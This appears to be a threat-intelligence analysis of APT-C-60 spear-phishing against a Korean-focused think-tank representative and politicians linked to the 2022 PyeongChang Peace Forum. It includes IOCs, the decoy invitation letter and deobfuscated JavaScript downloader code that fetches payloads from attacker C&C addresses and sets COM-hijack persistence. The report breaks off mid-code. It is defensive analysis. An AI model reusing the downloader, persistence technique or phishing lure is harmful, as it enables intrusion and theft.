APT Tracking

Analysis of APT-C-60 Attack on South Korea

Posted: Dec 20,2022 Tags: Advanced persistent threat APT-C-60

Summary

Recent monitoring by ThreatBook Intelligence Research and Response Team found that APT-C-60 has been active since December 2021. In June this year, the Group launched targeted attacks on targets in S. Korea. With analysis of the attacks, the findings are as follows.


Date: 2022-07-04

APT-C-60 is disclosed by domestic security vendors in 2021. It is reported that the earliest attack time can be traced back to 2018 and the attack targets human resources and trade-related institutions including China. Recent monitoring by ThreatBook Intelligence Research and Response Team found that the Group has been active since December 2021. In June this year, the Group launched targeted attacks on targets in S. Korea. With analysis of the attacks, the findings are as follows:


- The targets of this batch of attacks include Dr. Bernhard Seliger, the representative of the Hanns Seidel Stiftung, and politicians who may be related to the 2022 Pyeong Chang Peace Forum.
- Two time nodes of this attack: attack on the politicians related to the 2022 Pyeong Chang Peace Forum in early February 2022; targeted attack on Dr. Bernhard Seliger in mid-June 2022. Both are spear-mail type attacks.
- The network assets used by attacker for payload hosting attack and C&C communication include public free cloud storage sites (such as bitbucket.org, statcounter.com) and attacker private C&C assets. Trojan back link address is to involve multiple url addresses of these two types.
- ThreatBook extracts multiple related IOCs though the traceability analysis of related samples, IPS, and domain names, which can be used for threat intelligence detection. TDP, TIP, API, OneDNS, OneEDR of ThreatBook have all supported the detection of this attack activity and group.

Details


On June 20, 2022, the spear-mail delivered to seliger@hss.de is as follows. The attacker pretended it to be a Korean graduate student's thesis defense to induce the target person to download malicious files hosted on cloud.mail.ru.



The downloaded file is a rar compressed file, containing bait file and malicious lnk files. The bait files related to the thesis are as follows (The Chinese environment of the office causes the Korean to display abnormally).



According to the machine ID in the Lnk file attribute information: desktop-iag9k61, we also found attack on the early stage of the Pyeong Chang Peace Forum in February 2022 by APT-C-60. The bait file used is as follows.


PEACE FORUM 2022

Peace, Here and Now! 평화, 지금 여기에서!

February 22 (Tue) - 24 (Thu), 2022

Alpensia Convention Center,
PyeongChang, Gangwon, Republic of Korea

10 January, 2022

Dear all,

I hope this letter finds you in your best health and spirit.

As you may recall PyeongChang hosted the 2018 Olympic and Paralympic Winter Games (PyeongChang 2018), which were enthusiastically received by many people around the world.

PyeongChang 2018 not only achieved success as international sporting events but also made meaningful contributions to the establishment of peace. As part of our continued efforts, Gangwon Province and PyeongChang City launched the PyeongChang Peace Forum and the Legacy foundation is in charge of organizing the forum to relive the greatest moment of the Games, the peaceful atmosphere created on the Korean Peninsula, and to expand it as a peace legacy.

At PyeongChang Peace Forum 2022 (February 22-24, 2022 / PyeongChang Alpensia Convention center, Korea) we will discuss diverse topics and issues encompassing the role of sports with 5 key point agenda : economy, sports, DMZ Peace Zone, UN SDGs, and peace public diplomacy. Under its slogan of "Peace, Here and Now!", the international forum will identify new challenges and opportunities in achieving peace on the Korean Peninsula and bring together world leaders, peace builders and participants from all over the world in Gangwon Province, the world's only divided province.

It is with our great pleasure to invite you as attendence to the PyeongChang Peace Forum. I believe your presence and share the experience will help us realize the Sports Ideals and create a lasting legacy.

We look forward to welcoming you again to Gangwon Province this February.

Sincerely yours,

CHOI Moon-soon Governor of Gangwon Province

HAN Wang-gi Mayor of PyeongChang city

RYU Seung-min President of PyeongChang 2018 Legacy Foundation

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



In the two attacks, the bitbucket.org site used for payload hosting and file uploading included user IDs: grand9_neat, Miravos, sorakas. Storage files related to the current attack have been deleted.







The payload execution process in the attack is as follows. Starting from the downloaded compressed file, the persistence payload is to be divided into three parts: Lnk file with malicious download, downloader Trojan (mssysmon.db) with file information acquisition and download execution, remote-control Trojan (TaskControler.dll) with file stealing, plug-in loading, and shell function. Subsequent sections are to analyze the three types of components.




Malware Lnk

Taking “Online questionnaire-Exploring ways to cooperate with North Korea.docx.lnk” as an example, the sample information is as follows.

File name	Online questionnaire-Exploring ways to cooperate with North Korea.docx.lnk
MD5	dea29275149471685636fa063e574d57
SHA1	1a228bac4cb8c7cc9b6f9e07209632635b9588ab
SHA256	bffacbb0b54a3b1dd6f25686d2486d0a064f5e8eedefb4e572740f7b63ba4fa4
File type File size	Windows shortcut 1.75 KB (1794 bytes)
Description	Download and execute http://82.221.129.104/k0201.txt resources.

The command-line of Lnk file is as follows. Call mshta to execute remote javascript.



Javascript resource jumps through the html index code.

```
<html><script src=http://82.221.129.104/k0201jo.txt></script></html>
```


Obfuscated javascript code after the jump is as follows.

This js code downloads the next-stage malicious resource from the C&C server , decrypts it and then moves it to %appdata%\Microsoft\Internet Explorer\UserData\Temp\mssysmon.db.


```
function IMG_CHECK(){
    window[GetValueByArrayIndex('0x51')](0x1,0x1);
    window[GetValueByArrayIndex('0x52')](0x1388,0x1388);
    if(checkfine()!=0x1){return;}
    folder_location=xz(GetValueByArrayIndex('0x53'));//%appdata%\Microsoft\Internet Explorer\UserData\qwe
    folder_location2=xz(GetValueByArrayIndex('0x54'));// %appdata%\Microsoft\Internet Explorer\UserData\Temp
    observer_url_32=xz('584546430E1A19060B0814090E0B100B0E13100C4944440464F4C58047A745A5F4045712B41502465D5F2D7E53327F736F');//http://131.226.4.22/manager/YYtpPTc8UE2zG4dH.bmp
    observer_url_64=xz(GetValueByArrayIndex('0x55'));//http://131.226.4.22/manager/JxQpe5T2nCn747UP.bmp
    var _0x125220=wShell[GetValueByArrayIndex('0x33')](folder_location);//C:\Users\mz\AppData\Roaming\Microsoft\Internet Explorer\UserData\qwe
    var _0x4d1f0a=wShell['ExpandEnvironmentStrings'](folder_location2);
    MakeFolder(_0x125220);
    var _0x175f32=0x40;
    _0x175f32=DetectBrowser();
    var _0x212ebd=_0x125220[GetValueByArrayIndex('0x4')](xz(GetValueByArrayIndex('0x56')));//"C:\Users\mz\AppData\Roaming\Microsoft\Internet Explorer\UserData\qwe\mssysmon.db"
    var _0x2b1695=_0x4d1f0a['concat'](xz(GetValueByArrayIndex('0x56')));//C:\Users\mz\AppData\Roaming\Microsoft\Internet Explorer\UserData\Temp\mssysmon.db
    var _0x1e1079=xz(GetValueByArrayIndex('0x57'));//Software\Classes\CLSID\{603D3801-BD81-11d0-A3A5-00C04FD706EC}\InprocServer32
    Write_Reg(0x80000001,_0x1e1079,_0x175f32,_0x4d1f0a,_0x2b1695);//COM劫持持久化项
    send_Query(_0x175f32);//向C&C服务器发向Get下载请求
    var _0x5dd7a5='';
    if(_0x175f32==0x20){//x86
    else{//x64
        if(GetValueByArrayIndex('0x5c')!==GetValueByArrayIndex('0x5d')){
            _0x5dd7a5=FIND_FILE(observer_url_64);//检索IE下载路径中的下载文件, "C:\Users\mz\AppData\Local\Microsoft\Windows\Temporary Internet
            Files\Content.IE5\F6LVA0FB\JxQpe5T2nCn747UP[1].bmp"
        }
        else{
    }
    if(_0x5dd7a5==''){
        if('JkJMB'!==GetValueByArrayIndex('0x5e')){find_path=find_path['concat']('\x5c');}
        else{return;}
    }
    SIZE_CHECK(_0x5dd7a5,_0x212ebd);//, bmp文件解码移动至C:\Users\mz\AppData\Roaming\Microsoft\Internet Explorer\UserData\Temp\mssysmon.db
    try{
        if(GetValueByArrayIndex('0x5f')!==GetValueByArrayIndex('0x5f')){return 0x0;}
        else{fso['MoveFolder'](_0x125220,_0x4d1f0a);}
    }catch(_0xf01aa6){
        if(GetValueByArrayIndex('0x60')!=='kDq2o'){
            result_path=R_FIND(subfs['item']()[GetValueByArrayIndex('0x2b')],tofindname);
            if(result_path!=''){return result_path;}
        }else{window[GetValueByArrayIndex('0xd')]();}
    }
    window[GetValueByArrayIndex('0xd')]();
    return;
}
IMG_CHECK();
```

From the download file retrieval code, the existing default download file extensions include “.dib”, “.bmp”. Currently C&C can only download bmp files.

```
function R_FIND(_0x1806d0,_0x50fa83){
    try{
        var _0x53d49d='';
        var _0x30d141=_0x50fa83[GetValueByArrayIndex('0x4')](xz('5C37582A676B63'));//"JxQpe5T2nCn747UP[1].dib"
        var _0x577ca4=_0x50fa83[GetValueByArrayIndex('0x4')](xz(GetValueByArrayIndex('0x20')));//"JxQpe5T2nCn747UP[1].bmp"
        var _0x5ddb47=_0x50fa83[GetValueByArrayIndex('0x4')](xz(GetValueByArrayIndex('0x21')));//"JxQpe5T2nCn747UP[2].dib"
        var _0x5dedaf=_0x50fa83['concat'](xz(GetValueByArrayIndex('0x22')));//"JxQpe5T2nCn747UP[2].bmp"
        var _0x5ca631=_0x50fa83[GetValueByArrayIndex('0x4')](xz('5C35582A676B63'));//"JxQpe5T2nCn747UP[3].dib"
        var _0x2f7a1f=_0x50fa83[GetValueByArrayIndex('0x4')](xz(GetValueByArrayIndex('0x23')));//"JxQpe5T2nCn747UP[3].bmp"
        var _0x3af694=fso[GetValueByArrayIndex('0x24')](_0x1806d0);
        var _0x56cf6f=new Enumerator(_0x3af694[GetValueByArrayIndex('0x25')]);
        for(;!_0x56cf6f[GetValueByArrayIndex('0x26')]();_0x56cf6f[GetValueByArrayIndex('0x27')]()){
            if(GetValueByArrayIndex('0x28')===GetValueByArrayIndex('0x29')){
```



By jacking the COM object whose CLSID is 603D3801-BD81-11d0-A3A5-00C04FD706EC, the persistence of the landing Trojan is realized. The CLSID is bound to the service named “shared task scheduler”, which is related to Windows scheduled tasks, and its registered dll component is loaded when os starts.



mssysmon.db

Taking “mssysmon.db” as an example to analyze, the sample information is as follows.

File name	mssysmon.db
MD5	513842f50cd9237582bb8d5c35d11686
SHA1	0218bcab7311f0c75d91616ae996d4a3c4706b1c
SHA256	ee862a3d57e45a2b29da9e74987016061e225df71a558c6a42f0819cc7496664
File type	Win32 DLL
File size	244 KB (250,368 types)
Compilation timestamp	2022/4/12, 16:32:07
Description	User, host, C:\Program Files\information acquisition, download execution. C&C: http://185.207.206.108/premium/P1/HTBXTDQJJHMI.bmp, https://bitbucket.org/grand9_neat/well/downloads/19132.bmp, https://bitbucket.org/grand9_neat/well/downloads/19164.bmp http://162.222.214.50/temp/sourcea.php https://c.statcounter.com/12733057/0/f9b868f1/1/

Analyze the landing mssysmon.db file, which is dll file, and the core function is provided by tdstart export function. Before running Trojan, control the unique instance running by creating an event object named “673304C7B2797C3676B6”.

```
BOOL sub_6B4468F0()
{
  WCHAR Name[21]; // [esp+10h] [ebp-CCh] BYREF
  __m128i v2[9]; // [esp+3Ah] [ebp-A2h] BYREF

  qmemcpy(Name, L"673304C7B2797C3676B6", sizeof(Name));
  memset_sub_6B44DE80(v2, 0, 0x9Eu);
  CreateEventW(0, 0, 0, Name);
  return GetLastError() == 183;
```

```
qmemcpy(v14, L"78645657644056427O7F414E4540444C68785F54425E415C5A4962776C74761B4C606A77", sizeof(v14));
memset_sub_6B44DE80(v15, 0, 0xFEu);
strdecrypt_sub_6B442A70(0, v18, v28, 0);      // http://msn.com
strdecrypt_sub_6B442A70(0, v16, v27, 0);      // https://google.com
strdecrypt_sub_6B442A70(0, v29, v13, 0);      // 8394M8YRRNK2EJRA
